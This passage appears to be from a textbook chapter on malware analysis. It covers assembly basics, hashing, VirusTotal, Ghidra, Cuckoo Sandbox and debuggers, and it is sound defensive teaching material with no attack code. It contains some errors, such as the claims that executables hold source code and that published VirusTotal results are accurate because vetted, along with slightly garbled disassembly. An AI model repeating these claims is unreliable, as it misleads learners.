


FIGURE 8.8 Properties on executable

Some registers have specific functions. This is referring to Figure 8.7. For example, the `mov` operation on the second line of code, `mov esi, 0x405000`, uses a register referred to as `esi`. This is a general-purpose register that is often used to store memory addresses. Specifically, it stores a source address. The `edi` register stores destination addresses. The third line of code shows an operation `lea`, which is shorthand for load effective address. This allows the `edi` register to contain the result of a computation, which is shown in square brackets. The reference to `esi` in that line returns the contents of that register, which is a memory address. The hexadecimal value `0x4000` is subtracted from that memory address and the result is loaded into the `edi` register. The value in this register is pushed onto the stack. One reason for pushing values onto the stack is to prepare for a function call. This is commonly done using the `call` mnemonic, though you could do it with some version of a jump. The jump is used to pass execution to a different memory location.

There are multiple versions of jump. Some of them are meant to follow a compare (`cmp`) and are used to jump if a register value is nonzero, for instance. As you look through the disassembly, you will also see a lot of arithmetic operations, including `add` and `sub` (for subtract). You will also see `inc`, which is the mnemonic for increment, meaning we are adding one. The difference is that you don't have to take multiple steps to

retrieve a value, add one to it, store the result, and then move it back to the register it came out of.

Performing a static analysis by following the code is time-consuming if you don't want to run the program. Running the program when you have a potential malware sample is dangerous. You could be causing damage to files on your system, or you could be infecting other systems on your network. Using a static analysis in this way, as indicated earlier, is time-consuming and requires a solid understanding of the behavior of different operations codes.

Properties

In addition to looking inside the program file, we can just take a look at some of the metadata associated with it. This can include the compile date and time, for instance. Some of the data is not only specific to the executable but generic across all files. Getting the file properties can show you the created, accessed, and modified dates and times. It's possible this can give you some information about the malware and certainly about what has happened on your system. When you bring up properties on an executable file, you get a tab named Details. With an executable, you get information like product name and copyright. You can see this in [Figure 8.8](#).

In this case, there isn't any information because nothing was specified for the compiler to put into the file. If you were to look at any of the system files, as examples, you would see Microsoft Corporation as the copyright holder. You would also get information about what the program is, potentially. This is not to say that malware authors are going to put their names in. In fact, you may find bogus information here. One thing software vendors can do, though, is to sign the executable. This means adding a cryptographic signature. Large vendors, especially Microsoft, will sign the executable. Even if a malware author inserts information into the metadata suggesting the file is from Microsoft, the executable will not have the right cryptographic signature. You should be able to see that the signature wasn't made with a legitimate Microsoft certificate.

VirusTotal

Another way to perform a static analysis without executing the program is to obtain a hash of the sample. There are different hash algorithms that can be used. A common one is Message Digest 5 (MD5). This is a hash algorithm that has been around for decades. It's well-known, and while there are some applications for which it isn't the best approach because it can be prone to collisions (instances where two different data sets generate the same value), obtaining a file hash for analysis of malware is not generally considered to be one of them. In the following listing, you can see a run of a hashing algorithm on a Windows system to get an MD5 sum.

Getting an MD5 Hash

```
C:\Users\kilroy\Documents
md5sum.exe bogus.exe
846693bf0c4c678e9727cfade75ebce3 *bogus.exe

C:\Users\kilroy\Documents
```

You can, of course, use additional hashing algorithms like the Secure Hash Algorithm (SHA). SHA-1 generates a longer hash than MD5 does, which means the space that hashes can be generated in is much larger. SHA-1 is slowly being replaced by SHA-256, which is considerably larger than SHA-1. The chance of collisions is significantly smaller than in SHA-1 and certainly smaller than in MD5. Once you have a hash value, you can use it to check databases of malware, which commonly store hash values to compare against. Antivirus programs generally match hash values to known malware.

There is a website you can go to that will compare malware against multiple antivirus programs. VirusTotal currently checks against dozens of antivirus programs. If you have a file, you can upload it, and VirusTotal will check the file by obtaining a hash and comparing the hash against the dozens of antivirus programs. [Figure 8.9](#) shows the result of testing a PDF that was in my Junk Mail folder. This appears to be a phishing attempt.




FIGURE 8.9 VirusTotal results

[Figure 8.9](#) shows how the different anti-malware programs identify the sample. Out of dozens of antivirus programs, nine of them identify this sample as malware. All of the others identify it as clean. This just tells us what the antivirus programs think. It doesn't give us any details. If we go to the Details tab, we will get the hash values from the different cryptographic algorithms. [Figure 8.10](#) shows additional properties of the file, including multiple hashes, the file type, and the first time this file was submitted to VirusTotal.

DETECTION	DETAILS	COMMUNITY 1
Basic Properties ⓘ		
MD5	68435d8696477384c4ef380e8b0159af	
SHA-1	caea6311feacde32e0b6a92e3f1f0903d102e8e2	
SHA-256	abb6727f8737f5ec4f2dfbef54b858ac8aab42d9ca5d50fd81ffe1d7e1f2a3b	
Vhash	9bba8983a27e7dc51ddafdbcc0c9ab618	
SSDEEP	3072:N5sG0ZkD+qxknuiqIAJ/v2Y5DMmN+f0ApPZxVpU1IN2H:NVwc+qxJiqF/J5PSDpBfpU1i8	
File type	PDF	
Magic	PDF document, version 1.5	
TrID	Adobe Portable Document Format (100%)	
File size	135.52 KB (138769 bytes)	
F-PROT packer	appended	
History ⓘ		
Creation Time	2016-12-16 14:54:20 UTC	
First Seen In The Wild	2016-12-16 17:45:27 UTC	
First Submission	2016-12-16 18:18:15 UTC	
Last Submission	2017-01-13 03:38:48 UTC	
Last Analysis	2018-09-05 11:54:55 UTC	
Names ⓘ		
Fidelity Investment Transfer Document(SECURED)12-16-2016.pdf		
5b3688e43ff67a2fac4cbebbf05e699c		
0e053bd40995688858958b78860170ae		

FIGURE 8.10 VirusTotal details

In addition to that data, the Details tab contains details about commonly abused properties of PDF files and the number of instances that show up in the sample provided. It also provides details of the found online as EXIF file metadata. With VirusTotal, you can make use of the analysis done by others, which can help save you a lot of work. However, it does mean that you won't have the fun of doing the analysis yourself. Because it's published, though, it means that it is accurate, since it would have been vetted by others.

Using Ghidra

Ghidra is a tool developed by the National Security Agency (NSA) and released for public use. This is a tool that can be used for static analysis by providing extensive details about the executable under investigation. In some senses, it's much like a debugger along the lines of IDA Pro, a common debugger used by reverse engineering professionals. The problem with IDA Pro, if you can call it that, is that it's commercial software. Ghidra has many of the same features that make IDA Pro attractive, including scripting to make analysis easier, without the cost. It's also cross-platform since it's primarily written in Java. As long as you can get a Java Development Kit (JDK) installed on your system, you should be able to run Ghidra. You can manage multiple executables within a single Ghidra project. When you open an executable in Ghidra, you will be presented with a number of options for analysis. This analysis will be automated with all of the intelligence embedded into Ghidra. You can see some of the options available in [Figure 8.11](#).




FIGURE 8.11 Ghidra analysis

Once you open Ghidra, it will provide you with much the same information you would get from a debugger. This includes a disassembly of the executable code. You can also get a list of functions in the executable, as well as any libraries that are imported or exported. Function names and libraries may provide some insight into what the program is doing. Programmers will often name functions in a way that the name indicates what the function does. This makes code more readable, meaning you can fix any problems later. Additionally, someone else can more easily fix problems later. [Figure 8.12](#) shows the details from an executable file.




FIGURE 8.12 Executable file details

One really nice feature of Ghidra is the graphing ability. You can generate a graph of the functions in a program. This will provide you the pathways through the program. Functions that call other functions are connected, and those connections can be shown in a graph. This can help you see how a program may operate because you can see the functions and how they are called or how execution moves from one function to another.

This practice is reverse engineering, and it takes a lot of understanding about how programs are constructed. You need to be able to read assembly language as well as understand how different operating systems expect executables to be constructed. Each operating system has something called an *application binary interface*, which is how the executable needs to interact with the operating system. An executable is a container, including a lot of metadata about the program as well as the source code. In addition, you will get the segments that store data written into the program by way of the source code. Ghidra can help you decode the exe-

cutable if you have a little knowledge and diligence. Over time you will get the expertise necessary to make this whole process easier.

EXECUTABLE ASSESSMENT

Get a copy of Ghidra from ghidra-sre.org. Using Ghidra, open any executable (program) and generate a graph of the program. Identify pathways through the program.

Dynamic Analysis

Whereas the point of static analysis is to not run the program, a dynamic analysis is done by running the program to see what it does. There are multiple ways to do this without impacting your own system by infecting it with malware. This is where the challenge comes from, of course, when it comes to dynamic analysis. You want to be able to see what the behavior is without actually infecting a system you care about. You also don't want to put it into a sandbox that still has network access and is able to infect other systems on a network you care about. However, you need to have the malware believe it is on a running system and not in a sandbox.



Malware has multiple ways to determine whether it is running from within a VM. First, it can check for any drivers provided by VMware, since VMware is a common hypervisor. It will also check the location of some memory data structures. It can also check the MAC address to determine if the vendor ID (the first three bytes) matches a VM provider. Malware that determines it is running inside a VM may opt to not deploy the payload, making it inert, which means you won't get to see what it does.

The first approach is just to run the malware inside a VM. This has the advantage of being able to control the operating system and hardware where the malware is running completely, including setting up controls on the network interface to prevent it from getting anywhere you don't want it to go. Also, with a VM, you can take advantage of snapshots to restore the system to a known clean state. This means you can run the malware over and over against clean systems to continue to observe the behavior. It also gives you the ability to compare snapshots, so you can see the differences between a clean system and one after running the malware. And you can perform analysis on the memory of a suspended VM.

SANDBOX

A sandbox is a place that is safe for playing. This, in the case of malware analysis, is a place where you can look at the malware without fear of impacting other systems.

Cuckoo Sandbox

Using your own VM setup can be a lot of work, though. You need to get it set up, get an OS installed, and then get a snapshot of it before you run the malware. After that, you need to compare the system states. There are easier ways to accomplish this. One is to use an automated system that will run the malware inside a VM and then do the comparison for you. If you could get a report back at the end, that would be ideal. Well, if you were wishing for something like that, you may be pleased to know it's available.

Cuckoo Sandbox is an automated malware analysis tool. It handles starting up a VM, injecting the malware into it, and then performing some analysis on files, the Registry, network connections, process actions, and memory. Cuckoo Sandbox is freely available software that uses Python for managing the VM and the reporting. You would need to have a Windows VM and a hypervisor that Cuckoo Sandbox could control. These are not necessarily free. Certainly the Windows VM will cost money, though you can generally use a freely available hypervisor like KVM (kernel-based virtual machine).

You don't have to use your own Cuckoo Sandbox installation, though. There are some that are available online. You can check with Lenny Zeltser's blog, currently at <https://zeltser.com/malicious-software/>, for a list of available sandboxes to test your malware in. For our purposes, we are going to run against another implementation of Cuckoo Sandbox, controlled by Hieki Pikker. You upload your sample and Cuckoo Sandbox will run hashes against it, which can be used to check databases to see if the hashes are known. You can do this without running the sample at all.

The sample in this case is one we've looked at before. It's entirely benign, though it does leave a file on the disk. It's just a simple one-line text file, so there is nothing suspicious about it at all. However, we can still use Cuckoo Sandbox to execute the program and report back to us on the behavior. [Figure 8.13](#) shows details about the sample that was uploaded. It shows the type of file, portable executable, 32-bit. It also shows the different hash values from the different algorithms, and there is also an entry for YARA, which is a language used to describe malware files.




FIGURE 8.13 Cuckoo Sandbox details

Before running the sample we have provided, we can make some choices about the environment that it runs in. You can see these options in [Figure](#)

8.14. This shows us that we can determine how constrained we want the environment, including the network access we want to provide for the sample. In some cases, you may not want to provide full Internet access because it may get out of your control. You may find you want to restrict access there. However, some malware may just not deploy fully if it can't get the Internet. You may also need to provide a longer timeout before the sandbox closes out. You can determine how long you want to wait before the sandbox times out. Cuckoo Sandbox gives you the ability to configure the run, but you don't have to.

[submit file](#) » [configure](#) » [analyze](#)



Configure your Analysis

Global Advanced Options

Options you change here are globally persisted to all files in your selection.

Network Routing

NONE	DROP	INTERNET	INETSIM	TOR
------	------	----------	---------	-----

VPN via

Select

Package 

Priority

default	▼	LOW	MEDIUM	HIGH
---------	---	-----	--------	------

Timeout

SHORT 60	MEDIUM 120	LONG 300	...	SECONDS
-------------	---------------	-------------	-----	---------

Options

Enable Injection

[Enable behavioral analysis.](#)



Process Memory Dump



FIGURE 8.14 Cuckoo Sandbox options

We're going to use the default settings and run our sample through the sandbox. While it's running, the status will update periodically. When the

malware sample is executed, Cuckoo Sandbox generates logs that we can look at. You can see the logs from the sample that was submitted in the following code listing. The logs provide the details of all the monitoring and management that Cuckoo Sandbox does.

Cuckoo Sandbox Logs

```
2023-01-17 02:54:09,015 [analyzer] DEBUG: Starting analyzer from: C:\tmp3oj4f_
2023-01-17 02:54:09,015 [analyzer] DEBUG: Pipe server name: \??\PIPE\kSExGJIXHFbEHDFEKHE\
2023-01-17 02:54:09,015 [analyzer] DEBUG: Log pipe server name: \??\PIPE\zRhqTZBEUJoPjNiC
2023-01-17 02:54:09,280 [analyzer] DEBUG: Started auxiliary module DbgView
2023-01-17 02:54:09,983 [analyzer] DEBUG: Started auxiliary module Disguise
2023-01-17 02:54:10,171 [analyzer] DEBUG: Loaded monitor into process with pid 496
2023-01-17 02:54:10,171 [analyzer] DEBUG: Started auxiliary module DumpTLSMasterSecrets
2023-01-17 02:54:10,171 [analyzer] DEBUG: Started auxiliary module Human
2023-01-17 02:54:10,171 [analyzer] DEBUG: Started auxiliary module InstallCertificate
2023-01-17 02:54:10,171 [analyzer] DEBUG: Started auxiliary module Reboot
2023-01-17 02:54:10,203 [analyzer] DEBUG: Started auxiliary module RecentFiles
2023-01-17 02:54:10,217 [analyzer] DEBUG: Started auxiliary module Screenshots
2023-01-17 02:54:10,217 [analyzer] DEBUG: Started auxiliary module LoadZeroM0n
2023-01-17 02:54:10,265 [lib.api.process] INFO: Successfully executed process from path t
2023-01-17 02:54:10,437 [analyzer] DEBUG: Loaded monitor into process with pid 2268
2023-01-17 02:54:10,437 [analyzer] INFO: Added new file to list with pid 2268 and path C:
2023-01-17 02:54:10,608 [lib.api.process] INFO: Memory dump of process with pid 2268 comp
2023-01-17 02:54:11,312 [analyzer] INFO: Process with pid 2268 has terminated
2023-01-17 02:54:11,328 [analyzer] INFO: Process list is empty, terminating analysis.
2023-01-17 02:54:12,328 [analyzer] INFO: Analysis completed.
```

Cuckoo Sandbox takes screen captures during the run. In [Figure 8.15](#), you can see the information about the run, which includes a thumbnail for the screen capture that was taken while the sample was being run. Additionally, we get statistics about the run. This includes the amount of time it took for the system to run the sample. We also get links to the logs, some of which we looked at earlier. This is where we get details about what happened to the system. The details about the run provide us with some information, the screen capture can provide additional details, and the logs get granular. In the analyzer log, it shows that the sample created a file in the file system. We get the path and filename for that file. If there had been network activity from the sample, we would have been able to see that as well.




FIGURE 8.15 Cuckoo Sandbox results

Using Cuckoo Sandbox takes the risk of running malware off our systems and network. However, it takes the control of running the malware away from us as well. There are cases where you may want to be able to see exactly what the malware is doing and be able to see the code while that's happening.

Debugging

Using a debugger gives you complete control over the run of your sample. Of course, it also puts the problems that may come with that malware in your hands. With the control you get from a debugger, though, you can potentially skip over any really bad actions. Before we go too far down the path, let's talk about what a debugger is. A debugger gives a developer control over the run of a program, meaning the developer can go line by line through the program. In an integrated development environment (IDE), the debugger that's integrated would commonly give us the ability to work through the source code line by line and function by function. We don't have that luxury, though, when we are talking about malware analysis. If we had the source code, we wouldn't need to do any of this. Instead of stepping through the source code line by line, we would be working through opcode by opcode, since we are looking at the disassembly rather than the source code.

There are a lot of debuggers available. The king of debuggers and disassemblers is IDA Pro. You can work across multiple processor architectures and operating systems with IDA Pro. You may not need all of the power that comes with IDA Pro, so you could use OllyDbg, the Immunity Debugger, or the Windows Debugger from Microsoft. We're going to start with a look at using the community edition of IDA rather than the Pro version, because it will have everything we need.



It's important to keep in mind that CPU architecture is important. If you try to load a 64-bit program into a 32-bit debugger, for instance, you won't be able to run it through. A 32-bit debugger just won't know how to handle a 64-bit program because the debugger is running as a 32-bit program. Make sure you are matching CPU architecture in the program to a debugger that can support that CPU architecture. This is one of the reasons for using a commercial tool like IDA Pro.

First, we need to load up our executable into IDA Free. [Figure 8.16](#) shows the set of options that you can select when you are loading a file. These are selected by IDA, but you can make some adjustments. For example, IDA determined that the file is a 64-bit portable executable binary. If you somehow know it's not that and IDA has made a bad determination, you could change that. It would be unlikely for IDA to not know because all of this comes from metadata in the file. However, if you really want to do something different from what IDA is selecting, you can make changes.

IDA will load the file and then present you with the disassembly in multiple ways. One of those ways is essentially a graph view. The graph view shows the entry function followed by pathways the program can take. This provides a visual path through the program. In our case, it's a simple and small program. This view is far more beneficial if you have a large program with multiple execution paths. You could test the different execution paths by following them visually rather than trying to keep track of what you are doing. [Figure 8.17](#) shows a portion of the initial view of the disassembled program.




FIGURE 8.16 New IDA session



FIGURE 8.17 IDA view

Just for comparison purposes, we're going to take a look at OllyDbg, which is a freeware debugger. Development on it has been frozen for several years, but it still works as a debugger to view the assembly language. Once we've loaded the program into OllyDbg, we get the view you can see in [Figure 8.18](#). OllyDbg gets straight to the point. You get a disassembly and the corresponding hex dump, showing you what it looks like at the byte level. You also get a view of the registers and their values on the right side. These values will change as the program runs. It's easier to see this if you are stepping through the program one operation at a time. This gives you a much better view of how the program is operating and what each operation is doing.




FIGURE 8.18 OllyDbg view

If you were to just start off the program, it would run through to completion and you wouldn't see anything. As a result, you need to set a breakpoint. The breakpoint will cause execution to halt at the place in the program you want it to. You need this to stop at the entry point of the program if you want to see everything that happens. To do that, you need to locate the entry point of the program. One easy way to do that is to make use of the call stack. When the program runs, each function is added to the call stack so you can trace the program through the function calls. When you open up the call stack window, as you can see in [Figure 8.19](#), the very top entry in the call stack is the entry point. It's the first function that's called. To get the call stack, you do need to run through the program once. Once you have the memory address where the entry point is located, you can set a breakpoint by right-clicking the operation and toggling the breakpoint from the context menu.




FIGURE 8.19 Call stack

Once the breakpoint is in place, you can start the run of the program. As soon as you start it, the program will stop because of the breakpoint. To get it going again, you can step through the program a line at a time, or you could just allow the program to continue to run, either to the next breakpoint or to the completion of the program. There are multiple ways of stepping through the program. If you step into it, you will follow execution through all functions, including library functions that are part of the C standard library. This means you are hopping around through memory. You could step over, which means you'll call the function and just stay in the area in memory where you have been.

When you are looking at a Linux program, you will likely see statements showing `int 0x80`, which calls interrupt vector 128 (0x80). This indicates you are making a system call. A system call is when you are making a request of the kernel/operating system. In Windows, you can still do that, but it's more common to see calls to library functions that wrap the system calls. These application programming interfaces (APIs) make the code more standardized and probably more optimized than code that makes the system call directly.

Calling a library function is a fairly simple process. You use the call operation, passing in the memory address of the function you are calling. In doing this, just as with any time you are adding a stack frame by using a function, you need to make adjustments to stack pointers. In the following code listing, you can see a section of assembly code where a library function is called twice. Just before calling the runtime library function, `io_b_l0`, the stack pointer and instruction pointer are stored in preparation for jumping to a new function.

Calling Library Functions

```
|
| 0x004012e0 sub esp, 0x1c
| 0x004012e3 mov dword [esp], 1
| 0x004012ea call dword sym.imp.msvcrt.dll set_app_type] ; 0x408198
| 0x004012f0 call sub.msvcrt.dll io_b_l0
```

```
| 0x004012f5      lea esi, [esi]
| 0x004012f9      lea edi, [edi]
| 0x00401300      _WinMainCRTStartup:
| 0x00401300      sub esp, 0x1c
| 0x00401303      mov dword [esp], 2
| 0x0040130a      call dword [sym.imp.msvcrt.dllset_app_type] ; 0x408198
| 0x00401310      call sub.msvcrt.dll  iob_1b0
| 0x00401315      lea esi, [esi]
| 0x00401319      lea edi, [edi]
\ 0x00401319
